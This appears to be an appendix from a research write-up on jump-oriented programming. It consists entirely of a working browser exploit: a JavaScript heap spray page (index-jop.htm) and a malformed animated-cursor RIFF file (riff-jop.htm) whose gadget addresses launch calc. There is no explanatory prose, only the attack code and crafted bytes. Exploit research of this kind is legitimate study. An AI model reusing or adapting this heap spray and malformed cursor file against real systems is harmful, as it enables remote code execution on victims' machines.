\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B

Appendix B

index-jop.htm:

```
<SCRIPT language="JavaScript">
        var heapSprayToAddress = 0x07000000;

        var payLoadCode =
        unescape("%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%u5eff
        %u7c83%u5eff%u7c83%u5eff%u7c83%u5eff%u7c83%ub1a3%u7c81%ub1a3%u7
        c81%ub1a3%u7c81%ub1a3%u7c81%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c8
        5%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%
        ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2
        f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%u5eff%u7c83%u5eff%u7c83%u5eff%u
        7c83%u5eff%u7c83%ub1a3%u7c81%ub1a3%u7c81%ub1a3%u7c81%ub1a3%u7c
        81%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85
        %ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%u
        d2f3%u7c85%ud2f3%u7c85%u5eff%u7c83%u5eff%u7c83%u5eff%u7c83%u5eff
        %u7c83%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u
        7c85%ud2f3%u7c85%ud2f3%u7c85%ud2f3%u7c85%uc69e%u7c81%uc69e%u7c8
        1%uc69e%u7c81%uc69e%u7c81 ");

        var heapBlockSize = 0x400000;
        var payLoadSize = payLoadCode.length * 2;
        var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
        var spraySlide = unescape("%ud2f4%u7c85");
        spraySlide = getSpraySlide(spraySlide,spraySlideSize);
        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
        memory = new Array();
        for (i=0;i<heapBlocks;i++)      {
        memory[i] = spraySlide + payLoadCode;
        }

        document.write("<HTML><BODY      style=\"CURSOR:      url('riff-jop.htm')\">
        </BODY></HTML>")
        wait(500)
        window.location.reload()
        function getSpraySlide(spraySlide, spraySlideSize)
        {
        while (spraySlide.length*2<spraySlideSize)
        {
           spraySlide += spraySlide;
        }
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
        }
```

```
</SCRIPT>
```

riff-jop.htm:

```
\x52\x49\x46\x46\x00\x04\x00\x00\x41\x43\x4F\x4E\x61\x6E\x69\x68\x24\x00\x00\x00\x
24\x00\x00\x00\xFF\xFF\x00\x00\x0A\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x01\x00\x00\x00\x4C\x49\x53\x54\x03\
x00\x00\x00\x10\x00\x00\x00\x4C\x49\x53\x54\x03\x00\x00\x00\x02\x02\x02\x02\x61\x6
E\x69\x68\xA8\x01\x00\x00\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B
\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0
B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x
0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\
x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x84\xE0\x87\x7C\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x31
\x9B\x93\x7C\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0B\x0B\x0B\x00\x00\x00\x00\x00\
x00\x00\x00\x31\x9B\x93\x7C\x31\x9B\x93\x7C\x31\x9B\x93\x7C\x00\x00\x00\x00\x08\
x32\x40\x00\x63\x61\x6C\x63\x0C\x32\x40\x00\x00\x00\x00\x00\x4D\x11\x86\x7C\x00\x
30\x40\x00\x01\x00\x00\x00\x31\x9B\x93\x7C\xA2\xCA\x81\x7C\x0B\x0B\x0B\x0B\x0B
\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0
B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x
0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\
x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B
```